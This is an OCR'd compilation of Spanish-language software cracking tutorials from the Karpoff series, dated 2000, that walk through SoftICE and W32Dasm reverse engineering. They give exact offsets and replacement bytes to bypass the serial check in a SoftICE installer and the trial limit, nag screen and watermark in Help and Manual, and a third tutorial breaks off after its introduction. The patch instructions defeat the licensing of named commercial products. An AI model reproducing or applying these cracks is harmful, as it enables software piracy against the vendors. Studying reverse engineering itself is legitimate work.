:0042A324 E95B010000 jmp 0042A484

Si nos fijamos en la linea superior de donde estamos vemos que es una llamada de la cual acabamos de regresar, esta es la llamada que hace aparecer la ventana de registro, podemos quitarla a ver que pasa.

Primero quitamos los breakpoints que teniamos bc * y luego ponemos otro en esa llamada bpx 0042A31B pulsamos F5 y regresamos a la ventana de License Agreement en esta ventana pulsamos sobre Yes y saltamos a nuestro bpx en el sice, vamos a cambiar la llamada por nada, ponemos a en el sice y aparece

015f:0042A31B ponemos un NOP pulsamos enter y aparece
015f:0042A31C ponemos NOP ya sabes enter
015f:0042A31D ponemos otro NOP dale a enter
015f:0042A31E y enter, pulsamos F5 y ya esta, hemos saltado la ventana donde nos pide el numero de serie y continuamos la instalacion perfectamente sin ningun problema, incluso el programa despues funciona bien.

Ahora nos queda meter el parche en el codigo, sabemos que tenemos que buscar el archivo _ins5576 por lo tanto vamos al directorio de donde estamos instalando el sice y vemos que no esta hay, pues vamos a buscarlo siguiendo estos pasos -Barra de inicio-Buscar-Archivos o carpetas ponemos el nombre y le damos a buscar, sorpresa no esta por ninguna parte del ordenador, ¿tendre algun virus que me hace desaparecer los archivos? la respuesta es no, este archivo es creado durante la instalacion del sice en la carpeta de archivos temporales de windows y cuando termina la instacion lo borra, entonces ¿como podemos parchearlo si no existe? para esto podemos crear un loader que lo parchee en memoria cuando este en ejecucion, yo personalmente he intentado crear un loader con tres programas diferentes y no me aplica el parche en ninguna ocasion, esto no se si se debe a algun error mio creando el loader, o es que el loader no aplica bien el parche por que el archivo a parchear no es el ejecutable principal.

En este punto he de decir que estuve a punto de terminar este manual, ya sabia como instalar el programa sin conocer el numero de serie pero no sabia como parchear el codigo para cuando volviese a instalarlo no tuviera que volver a utilizar el sice, pero se me ocurrio una idea algo descabelleda para mis conocimientos pero que entra mas puramente si cabe en la filosofia de la ingenieria inversa, destripar los programas y hacerlos funcionar como a nosotros nos plazca.

A ver si me se explicar correctamente, cuando ejecutamos setup.exe el programa sigue los siguientes pasos crea unos archivos temporales por todo el sistema luego crea un directorio en la carpeta de archivos temporales de windows (_istmp1.dir) para crear tres archivos dentro de esa carpeta (_ins5576._mp, _wtl951.dll, zdata51.dll), luego pasa el control a un archivo de esa carpeta (_ins5576._mp) que es el encargado de continuar descomprimiendo archivos y realizar la instalacion y al finalizarla se borran todos los archivos temporales.

La idea es la siguiente podriamos cazar los archivos temporales y meterlos en la carpeta donde esta setup.exe y parchear el archivo _ins5576._mp para que no salga la ventana de registro y luego hacer que el programa busque este archivo, pero para hacer esto primero tendremos que evitar que el programa cree estos archivos y evitar tambien que se descomprima en ellos por que nos chafara nuestro crack y finalmente que no borre estos archivos cuando finalice la instalacion ya que en teoria son temporales, me ha costado pero lo he conseguido.

Primero cazaremos los archivos temporales, para ello la carpeta windows\temp tiene que estar vacia, ahora vamos a instalar el sice pulsamos sobre setup.exe primero aparece la ventanita de descompresion, cuando finalice sale la ventana

azul que nos tapa toda la pantalla, aqui no le damos a ningun boton y minimizamos la ventana entonces nos vamos a c:\windows\temp y abrimos el directorio _istmp1.dir vemos los tres archivos que antes he dicho y otra carpeta _istmp0.dir esta carpeta la borramos por que no nos hace falta y ocupa mucho, salimos de la carpeta que estamos y la copiamos dentro de la carpeta desde donde estamos instalando el sice y haz otra copia donde quieras por si te equivocas y la instalacion nos borra estos archivos, cierra la instalacion que estabamos haciendo, y veras como los archivos de la carpeta temp desaparecen pero los que nosotros hemos copiado no, ya los hemos cazado.

Segundo paso parchear el archivo _ins5576._mp, abramoslo con el w32dasm ¿como que no sabes donde esta? mira dentro de la carpeta que acabamos de copiar, buscamos la direccion parchear que es 0042A31B y miramos su offset 2971B cerramos el w32dsam y abrimos _ins5576._mp con algun editor Hexadecimal, buscamos el offset 2971B y cuando aparecezca el cursor cambiomos los tres primeros Bytes por tres 90, para quitar la llamada a la ventana de registro.

Tercer paso redirigir la instalacion a nuestros archivos, parece complejo pero no lo es, solo tenemos que decirle cuando vaya a crear el directorio de los archivos temporales _istmp1.dir que no lo cree en c:\windows\temp si no en donde tenemos el nuestro yo por ejemplo lo tengo en c:\window\escritorio\softice asi que vamos a ello, carguemos con el loader del sice setup.exe cuando pare en el inicio del programa ponemos este breakpoint bpx createdirectorya pulsamos F5 y saltara el sice en nuestro breakpoint pulsamos F12 y ya estamos en la rutina que crea el directorio, de momento esta rutina no nos interesa queremos ir donde el programa da la ruta c:\windows\temp para que se creen los archivos temporales, pulsamos F12 y caemos en:

:00405F0C inc ebx--Incrementa ebx en 1 cada vez que no se haya podido crear el directorio para cambiarle el nombre ej: _istmp1.dir, _istmp2.dir, _istmp3.dir etc.----
:00405F0D lea eax, [ebp-010C]---Pone c:\windows\temp en eax
:00405F13 push ebx
:00405F14 push eax
:00405F15 lea eax, [ebp-0214]---Direccion donde pondra el programa la ruta donde crear _istmp%.dir en este caso c:\windows\temp ------
:00405F1B push 0040F400---lleva el nombre del directorio _istmp%.dir-----
:00405F20 push eax
:00405F21 Call USER32.wsprintfA--Pone en la ruta el nombre del directorio c:\windows\temp_istmp%.dir ----------
:00405F27 add esp, 00000010
:00405F2A lea eax, [ebp-0214]--Pone en eax la ruta c:\windows\temp_istmp%.dir -----
:00405F30 push eax
:00405F31 call 0040C9B0---Llama a la rutina que creara el directorio------
:00405F36 test eax, eax-----regresamos aqui------
:00405F38 pop ecx
:00405F39 jne 00405F0C--Salta hacia arriba si no puede crear el directorio-----
:00405F3B lea eax,[ebp-0214]---carga c:\windows\temp_istmp%.dir en eax ------
:00405F41 push eax
:00405F42 lea eax, [ebp-010C]---carga c:\windows\temp en eax --------
:00405F48 push eax
:00405F49 Call KERNEL32.lstrcpyA---copia [ebp-0214] en [ebp-010C] ------
:00405F4F lea eax, [ebp-010C]---- carga c:\windows\temp_istmp%.dir------
:00405F55 push eax
:00405F56 call 0040634B--Llamada a rutinas que crean archivos----
:00405F5B pop ecx
:00405F5C lea eax,[ebp-010C]---- carga c:\windows\temp_istmp%.dir------
:00405F62 push eax
:00405F63 call 00405171---creando mas archivos----
:00405F68 mov esi, eax
:00405F6A pop ecx
:00405F6B test esi, esi---comprueba esi------
:00405F6D jne 00405F83---Salta si no ha podido crear archivos-----
:00405F6F lea eax, [ebp-010C]---- carga c:\windows\temp_istmp%.dir_ins5576._mp ----
:00405F75 push 00000001
:00405F77 push eax
:00405F78 call 004060D9---Descomprime en la ruta especificada------
:00405F7D pop ecx

:00405F7E test eax, eax
:00405F80 pop ecx

Lo primero que debemos hacer es quitar el bpx que teniamos bc * y poner uno donde empieza todo el embrollo bpx 00405F0D, salimos del sice con F5 y cerramos la instalacion cuando podamos, volvemos a empezar otra vez ya sabes setup.exe y salta el sice en el bpx que hemos puesto si ponemos d ebp-010c veremos en la ventana de datos c:\windows\temp que es la ruta donde se va a crear todo el embrollo, como lo que nosotros queremos es meter la direccion donde tenemos nuestro directorio con el archivo parcheado, vamos a buscarla en la ventana de datos desplazala un poco hacia abajo y pronto veras la ruta desde donde estas instalando el programa en mi caso c:\windows\escritorio\softice y la tengo en la posicion de memoria 0064FB00, pero como esta direccion en otros ordenadores puede no ser la misma tengo que poner algo que funcione en todos los ordenadores, por ejemplo ebp-010c es igual a 0064FAF4 que lleva c:\windows\temp entonces 0064FB00 que lleva c:\windows\escritorio\softice es igual a ebp-0100, te lo explico mejor 0064FB00-0064FAF4= 12 bytes de diferencia por lo tanto 10C-12= 100 Ok. Entonces en la linea 00405F0D lea eax, [ebp-010C] hay que poner 00405F0D lea eax, [ebp-0100], ve mirando los bytes como cambian para despues parchear el codigo.

Tercer paso engañar al programa para que crea que es su directorio y no el nuestro.
Ahora todavia no se cargan nuestros archivos, por que el programa al intentar crear el directorio se encuentra con el problema de que ya existe uno que es el nuestro, y vuelve otra vez a intentarlo, coge _istmp1.dir que ya existe y sube el numero que hay en el nombre, asi sucesivamente hasta que pueda crear un directorio ejemplo: _istmp1.dir, _istmp2.dir, :istmp3.dir etc. ¿como evitar esto? esto lo sabemos de sobra, cuando haga la comprobacion le cambiamos lo que sea para que siga el buen camino, en la linea que llama a rutina de creacion del directorio 00405F31 call 0040C9B0 pulsamos F8 y entramos en la rutina.

:0040C9B0 mov eax, dword ptr [esp+04]
:0040C9B4 push 00000000
:0040C9B6 push eax
:0040C9B7 Call : KERNEL32.CreateDirectoryA---Crea directorio---
:0040C9BD test eax, eax
:0040C9BF jne 0040C9C9----Salta si ha podido crear el directorio---
:0040C9C1 Call : KERNEL32.GetLastError--error si no crea el directorio---
:0040C9C7 jmp 0040C9CB
:0040C9C9 xor eax, eax
:0040C9CB test eax, eax
:0040C9CD je 0040C9DC
:0040C9CF push eax
:0040C9D0 call 0040C0B0
:0040C9D5 add esp, 00000004
:0040C9D8 or eax, FFFFFFFF
:0040C9DB ret
:0040C9DC xor eax, eax
:0040C9DE ret

Aqui vemos que despues de ir a la funcion Createdirectory hace una comprobacion con eax, y luego salta si ha podido crear el directorio o por el contrario sigue si no ha podido crearlo. En este salto es donde vamos a atacar 0040C9BF jne 0040C9C9 lo cambiamos por 0040C9BF je 0040C9C9 y el programa ya cree que ha sido el quien ha creado el directorio por el contrario es nuestro directorio el que lleva.

Cuarto paso evitar que se descomprima encima de nuestros archivos y cuando termine la instalacion no nos borre nuestros archivos temporales..
Aqui tenemos que evitar que el programa se descomprima por que la ruta que lleva es la nuestra y lleva nuestros archivos si se descomprime encima nos jode el invento por que desaparecia el parche que antes hemos hecho y seria una instalacion normal. Estabamos en la rutina que crea el directorio, pulsamos F12 para salir de ella y vamos pulsando F10 hasta llegar aqui

:00405F63 call 00405171---creando mas archivos----
:00405F68 mov esi, eax
:00405F6A pop ecx
:00405F6B test esi, esi---comprueba esi------
:00405F6D jne 00405F83---Salta si no ha podido crear archivos-----

:00405F6F lea eax, [ebp-010C]---- carga c:\windows\temp_istmp%.dir_ins5576._mp ----
:00405F75 push 00000001
:00405F77 push eax
:00405F78 call 004060D9---Descomprime en la ruta especificada------
Revisamos esta parte de codigo que en definitiva viene a decir que si no puede crear el archivo _ins5576._mp salte las rutinas de descompresion, esto es lo que buscabamos cambiamos este salto y ya no pasamos por la rutinas de descompresion, todavia no lo hagas porque tenemos un problema, supongamos que hemos hecho el cambio y no pasamos por las rutinas de descompresion y no nos chafa nuestro parche, muy bien el programa se instala sin pedirnos el numero de serie pero cuando termina la instalacion nos borra nuestros tres archivos y el directorio, ¿que hacer para que no nos los borre? hay dos soluciones poner un bpx deletefilea para ver cuando se borran los archivos, u otra muy facil que nos la ofrece windows. A los tres archivos que tenemos dentro de nuestro directorio les cambiamos las propiedades de modificado a solo lectura y ya no los borrara, ¿y que tiene que ver esto con el salto anterior? muy simple al igual que si no puede borrar los archivos tampoco los puede modificar o sea que cuando intente crearlos no podra chafarlos y devolvera esi como que no pudo crear los archivos y el salto se ejecutara sin pasar por las rutinas de descompresion. Ya lo tenemos todo hecho solo queda hacer los cambios en setup.exe estos son los datos para los cambios.

Code Data	Offset	Bytes actuales	Bytes nuevos
00405F0D	530D	8D85F4FEFFFF	8D8500FFFFFF
0040C9BF	BDBF	75	74

Y no te olvides de cambiar las propiedades de los archivos.

Para finalizar decir que hay formas mas faciles de hacerlas pero lo que cuenta es aprender.

PD: Perdon por las faltas de ortografia, pero mi nivel cultural no pasa de 6º de EGB.

Un saludo para toda la peña española.
Por Fanega.

Karpoff Spanish Tutor

Programa:	**Help and Manual v 2.X**


PROTECCION:	**NAg Screen y Time Limit**		
Descripcion:	**Utileria para crear HTML HELP**		
Dificultad:	**Principiante ++**.		
DOWNLOAD:	http://www.ec-software.com/		
Herramientas:	**Softice W32dasm Editor Hexadecimal**		
CRACKER:	**Profesor_X**	**FECHA:**	**25/07/2000**

INTRODUCCION

Bueno amigos este es mi 5to. tutorial, este es de un Sharewarecito que verdaderamente esta mono, tiene las
propiedades de crear ayudas para tus programas ya sea WinHelp 32 Hmtl Help y tambien la creacion de manuales
electronicos los cuales con tansolo un click puedes mandarlo a imprimir, verdaderamente lo use unos cuantos minutos y
me parecio una buena utileria.

AL ATAKE


Bueno amigos !!EMPECEMOS CON ESTE MENJURGE !!! como siempre lo primero es instalar el programa y ver
que tipo de limitaciones tiene, para empesar cuando ejecutas el **H&M** lo primero que te sale es



una ventana diciendote que tienes 14 dias para evaluarlo y dos botones uno de OK y otro de ORDER INFO, dentro de
esa misma ventana viene un texto que dice !! 14 DAYS FOR EVALUATION PERIOD !!! bueno, si das click en OK
se va directamente a abrir el programa !!!!mmmmmmmm!!! como podemos deducir este programa es una version demo
la cual no tiene ningun apartado para insertar un serial solo tiene las siguientes protecciones :

1.NAG SCREEN
2.LIMITE DE TIEMPO
3.UN STRING QUE APARECE AL SER COMPILADO UN PROYECTO

entonces manos a la obra a quitar esas protecciones, que les parece si empezamos con el limite de tiempo OK!! lo primero
sera darle una ojeada con el Soft Ice, para eso cargamos el Soft Ice y nos vamos a Symbol Loader y seleccionamos el
ejecutable del **H&M**



despues de seleccionarlo damos click en y nos manda una ventana de a ocurrido un error damos click en la opcion donde
esta el si y saltamos directamente al Soft Ice bueno desde ahi nos vamos dando F10 hasta que nos aparesca la Nag Screen y
damos OK en la Nag Screen y saltamos otra vez al Soft Ice y damos otra vez F10 unas tres veces mas y nos encontramos con
un salto **JGE** en la direccion de memoria **54b601** y unas lineas mas arriba nos encontramos con un CALL en la dirección de
memoria **54b5f6** quiero comentarles que las direcciones de memoria pueden ser diferentes eh!!! , bueno
continuemos.

Como pueden ver este salto y esa call son muy sospechosas mmmm!! bueno ahora lo que tenemos que hacer es
probar si ese salto es el que contador de tiempo que les parece si ahora desensamblamos el ejecutable de el **H&M**
con el Win32dasm y tendremos que esperar un poco ya que es grande el ejecutable , bueno en lo que desensambla.
vean algunos de los diferentes saltos concionales e incondicionales que existen:


77 cb JA rel8 Salto corto si encima de (CF=0 y ZF=0)
73 cb JAE rel8 Salto corto si encima de o igual (CF=0)
72 cb JB rel8 Salto corto si debajo de (CF=1)
76 cb JBE rel8 Salto corto si debajo de o igual (CF=1 o ZF=1)
72 cb JC rel8 Salto corto si lleva (CF=1)
E3 cb JCXZ rel8 Salto corto si el registro CX es 0
E3 cb JECXZ rel8 Salto corto si el registro ECX es 0
74 cb JE rel8 Salto corto si igual (ZF=1)
7F cb JG rel8 Salto corto si mayor (ZF=0 y SF=OF)
7D cb JGE rel8 Salto corto si mayor o igual (SF=0F)
7C cb JL rel8 Salto corto si menor (SFOF)
7E cb JLE rel8 Salto corto si menor o igual (ZF=1 o SF<>OF)
76 cb JNA rel8 Salto corto si no encima de (CF=1 o ZF=1)
72 cb JNAE rel8 Salto corto si no encima de o igual (CF=1)
73 cb JNC rel8 Salto corto si no carry (CF=0)
75 cb JNE rel8 Salto corto si no igual (ZF=0)
7E cb JNG rel8 Salto corto si no mayor (ZF=1 o SF<>OF)
7C cb JNGE rel8 Salto corto si no mayor o igual (SF<>OF)
7D cb JNL rel8 Salto corto si no menor (SF=OF)

7F cb JNLE rel8 Salto corto si no menor o igual (ZF=0 y SF=OF)
71 cb JNO rel8 Salto corto si no overflow (OF=1)
7B cb JNP rel8 Salto corto si no paridad (PF=1)
79 cb JNS rel8 Salto corto si no signo (SF=0)
75 cb JNZ rel8 Salto corto si no cero (ZF=0)
70 cb JO rel8 Salto corto si overflow (OF=1)
7A cb JP rel8 Salto corto si paridad (PF=1)
7A cb JPE rel8 Salto corto si la paridad igual (PF=1)
7B cb JPO rel8 Salto corto si la paridad impar (PF=0)
78 cb JS rel8 Salto corto si signo (SF=1)
74 cb JZ rel8 Salto corto si cero (ZF=0)
0F 87 cw/cd JA rel16/32 Salto cercano si encima de (CF=0 y ZF=0)
0F 83 cw/cd JAE rel16/32 Salto cercano si encima de o igual (CF=0)
0F 82 cw/cd JB rel16/32 Salto cercano si debajo de (CF=1)
0F 86 cw/cd JBE rel16/32 Salto cercano si debajo de o igual (CF=1 o ZF=1)
0F 82 cw/cd JC rel16/32 Salto cercano si carry (CF=1)
0F 84 cw/cd JE rel16/32 Salto cercano si igual (ZF=1)
0F 84 cw/cd JZ rel16/32 Salto cercano si 0 (ZF=1)
0F 8F cw/cd JG rel16/32 Salto cercano si mayor (ZF=0 y SF=OF)
0F 8D cw/cd JGE rel16/32 Salto cercano si mayor o igual (SF=OF)
0F 8C cw/cd JL rel16/32 Salto cercano si menor (SF<>OF)
0F 8E cw/cd JLE rel16/32 Salto cercano si menor o igual (ZF=1 o SF<>OF)
0F 86 cw/cd JNA rel16/32 Salto cercano si no encima de (CF=1 o ZF=1)
0F 82 cw/cd JNAE rel16/32 Salto cercano si no encima de o igual (CF=1)
0F 83 cw/cd JNB rel16/32 Salto cercano si no debajo de (CF=0)
0F 87 cw/cd JNBE rel16/32 Salto cercano si no debajo de o igual (CF=0 y ZF=0)
0F 83 cw/cd JNC rel16/32 Salto cercano si no carry (CF=0)
0F 85 cw/cd JNE rel16/32 Salto cercano si no igual (ZF=0)
0F 8E cw/cd JNG rel16/32 Salto cercano si no mayor (ZF=1 o SF<>OF)
0F 8C cw/cd JNGE rel16/32 Salto cercano si no mayor o igual (SF<>OF)
0F 8D cw/cd JNL rel16/32 Salto cercano si no menor (SF=OF)
0F 8F cw/cd JNLE rel16/32 Salto cercano si no menor o igual (ZF=0 y SF=OF)
0F 81 cw/cd JNO rel16/32 Salto cercano si no overflow (OF=0)
0F 8B cw/cd JNP rel16/32 Salto cercano si no paridad (PF=0)
0F 89 cw/cd JNS rel16/32 Salto cercano si no signo (SF=0)
0F 85 cw/cd JNZ rel16/32 Salto cercano si no cero (ZF=0)
0F 80 cw/cd JO rel16/32 Salto cercano si overflow (OF=1)
0F 8A cw/cd JP rel16/32 Salto cercano si paridad (PF=1)
0F 8A cw/cd JPE rel16/32 Salto cercano si paridad igual (PF=1)
0F 8B cw/cd JPO rel16/32 Salto cercano si paridad impar (PF=0)
0F 88 cw/cd JS rel16/32 Salto cercano si signo (SF=1)
0F 84 cw/cd JZ rel16/32 Salto cercano si 0 (ZF=1)

EB cb JMP rel8 Salto corto, relativo, desplazamiento rel a la siguiente instruccion
E9 cw JMP rel16 Salto cercano, relativo, desplazamiento rel a la siguiente instruccion
FF /4 JMP r/m16 Salto cercano, absoluto indirecto, dirección determinada en r/m16
FF /4 JMP r/m32 Salto cercano, absoluto indirecto, dirección determinada en r/m16
EA cb JMP ptr16:16 Salto lejano, absoluto, dirección determinada en operando
EA cb JMP ptr16:32 Salto lejano, absoluto, dirección determinada en operando
FF /5 JMP m16:16 Salto lejano, absoluto indirecto, dirección determinada en m16:16
FF /5 JMP m16:32 Salto lejano, absoluto indirecto, dirección determinada en m16:32

estos son algunos, de los que me acuerdo ahorita, bueno continuemos !!! ya se desensamblo ? por que en la maquina que
tengo una pentium 100 mhz con 48 en ram vaya que si tarda lleva casi 10 minutos y apenas va procesando los jmp addreses
vaya vaya !!! antes de continuar tengo que esperar que termine mmmmmm !! bueno regreso voy a echarme un TRAGO!!!
mmmmm!!! que rico trago mmmmmmm!!! verdaderamente que rica es el AGUA DE LIMON !!mmmmm!!! me creerian que
todavia no termina, que se me hace que me voy a cenar una torta española por cierto saludos a KArpoff !! AMIGISIMO !!!,
BUENO YA REGRESE ahora si continuemos.

Una vez desensamblado no vamos a eh insertamos en la ventana que aparece



la direccion de memoria que vimos en el Soft Ice que fue **54b601** y nos manda a la parte del codigo donde se
encuentra el salto sospechoso :

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0054B5BA(C)
|
:0054B5D6 A14C005500              mov eax, dword ptr [0055004C]
:0054B5DB 8B00                    mov eax, dword ptr [eax]
:0054B5DD 8B80E0010000            mov eax, dword ptr [eax+000001E0]
:0054B5E3 B201                    mov dl, 01
:0054B5E5 E8F68FEDFF              call 004245E0
:0054B5EA A14C005500              mov eax, dword ptr [0055004C]
:0054B5EF 8B00                    mov eax, dword ptr [eax]
:0054B5F1 E83279EEFF              call 00432F28
:0054B5F6 A138025500              mov eax, dword ptr [00550238]
:0054B5FB 8B00                    mov eax, dword ptr [eax]
:0054B5FD 83785000                cmp dword ptr [eax+50], 00000000
:0054B601 7D05                    jge 0054B608
:0054B603 E8E882EBFF              call 004038F0
```

como podemos ver ese salto hace la comparación de que si es mayor o igual a 14 el programa ya no se ejecuta y continua con
la siguiente linea, OK ! bueno que les parece si el **JGE** lo cambiamos por un salto incondicional **JMP** que salte no importando
el valor que tenga salte!! como lo haremos , pues muy facil . vemos su offset que es:

0014aa01 le sacamos una copia a el ejecutable del H&M y la copia la abrimos con el heditor hexadecimal en mi caso yo uso
el Hexwork Shop y damos Control G e insertamos el offset y nos manda a

```
0014A9FA|008B 0083 7850 007D 05E8 E882 EBFF|....xP.}......
0014AA08|8B03 E879 9CEE FF8B 03BA 74B7 5400|...y......t.T.
```

y en la parte donde esta **007D05** solo cambiamos el **7D** por **EB** y guardamos los cambios, vamos y probamos
adelantando la fecha un mes mas o menos y ejecutamos el ejecutable modificado y damos click en el boton de OK!
!!!! VOILA !!! limite de tiempo crackeado, ya solo nos falta quitar la molesta Nag Screen que sale al principio para
hacer esto solo apuntamos el offset de la CALL que se encuentra tres lineas arriba del salto

```
:0054B5EF 8B00                mov eax, dword ptr [eax]
:0054B5F1 E83279EEFF          call 00432F28
:0054B5F6 A138025500          mov eax, dword ptr [00550238]
:0054B5FB 8B00                mov eax, dword ptr [eax]
:0054B5FD 83785000            cmp dword ptr [eax+50], 00000000
:0054B601 7D05                jge 0054B608
:0054B603 E8E882EBFF          call 004038F0
```

el offset es: @Offset 0014A9F1h in File:HelpMan.exe

nos vamos al heditor hexadecimal y cambiamos solo los 5 bytes de la llamada (**recuerden que para que funcione el**
cambio debes de cambiar si son 5 bytes por otros 5 bytes) osea seria

E8 = UN BYTE

32 = UN BYTE

79 = UN BYTE

EE = UN BYTE

FF = UN BYTE

5 BYTES EN TOTAL

los cambiaremos por 5 bytes que anulen esta CALL que serian 9090909090 entonces vayamos a el editor
hexadecimal y busquemos el offset **14A9F1**

```
0014A9EC|0055 008B 00E8 3279 EEFF A138 0255|.U....2y...8.U
```

nos presenta la pantalla esto **E83279EEFF** y lo cambiamos y quedaria asi

```
0014A9EC|0055 008B 0090 9090 9090 A138 0255|.U.........8.U
```

una vez cambiado salvamos los cambios y ejecutamos el programa y LISTO PROGRAMA CRACKEADO !!!

solo falta quitar el string que sale al compilar un proyecto bueno para eso buscamos : **THIS PROYEC WAS**
COMPILED WHIT A UNREGISTERED VERSION OF HELP AND MANUAL THIS DONT APPER IN A
REGISTERED VERSION !!! en el editor hexadecimal y solamente lo borramos y LISTO AHORA SI PROGRAMA CRACKEADO!!!!

bueno amigos terminamos espero que les sirva este tutorial, una cosa mas si gustas que tus tutoriales esten en la
nueva compilacion de tutoriales, solo mandarmelos a mi email y yo me comunicare con ustedes. !!! Y
RECUERDEN ESTE TUTORIAL ES SOLO PARA AUMENTAR TUS CONOCIMIENTOS !!! SI TE GUSTA EL PROGRAMILLA !!! COMPRALO!!!!

Profesor_X

Karpoff Spanish Tutor

Programa:	**Internet Anyware Toolkit v3.2.1**

PROTECCION:	**Serial, Nag, Limitacion de Tiempo**		
Descripcion:	**Excelente Programa para realizar tareas de Hackers**		
Dificultad:	**Principiante ++**		
DOWNLOAD:	http://www.tnsoft.com		
Herramientas:	**Softice 3x+ W32dasm Editor Hexadecimal**		
CRACKER:	**karpoff**	**FECHA:**	**30/07/2000**

INTRODUCCION

Tutorial de Crackeo Para Newbies desde Cero ## PROYECTO 18 ##

Hola Newbies, como siempre estos manuales van dedicados a todos vosotros :)

En esta ocasion jugaremos un poco con Internet Anyware Toolkit v3.2.1 , este programa es una excelente herramienta para empezar a hackear un poco tiene todo tipo de opciones,(Ping, Trace Routes, Scanear Puertos, Finger, Whols, Route Table y muchas mas opciones).

la protección que tiene es un numero de serie, con una molesta nag de dialogo al arranque, y una limitación de 30 dias de uso.

Que pretendo con este Manual ?? pues que aprendáis a tokitear el codigo de tal manera que se pueden hacer cosillas interesantes con la proteccion y obtener buenas Ideas a la hora de atakar otros programas mas complicados.

AL ATAKE

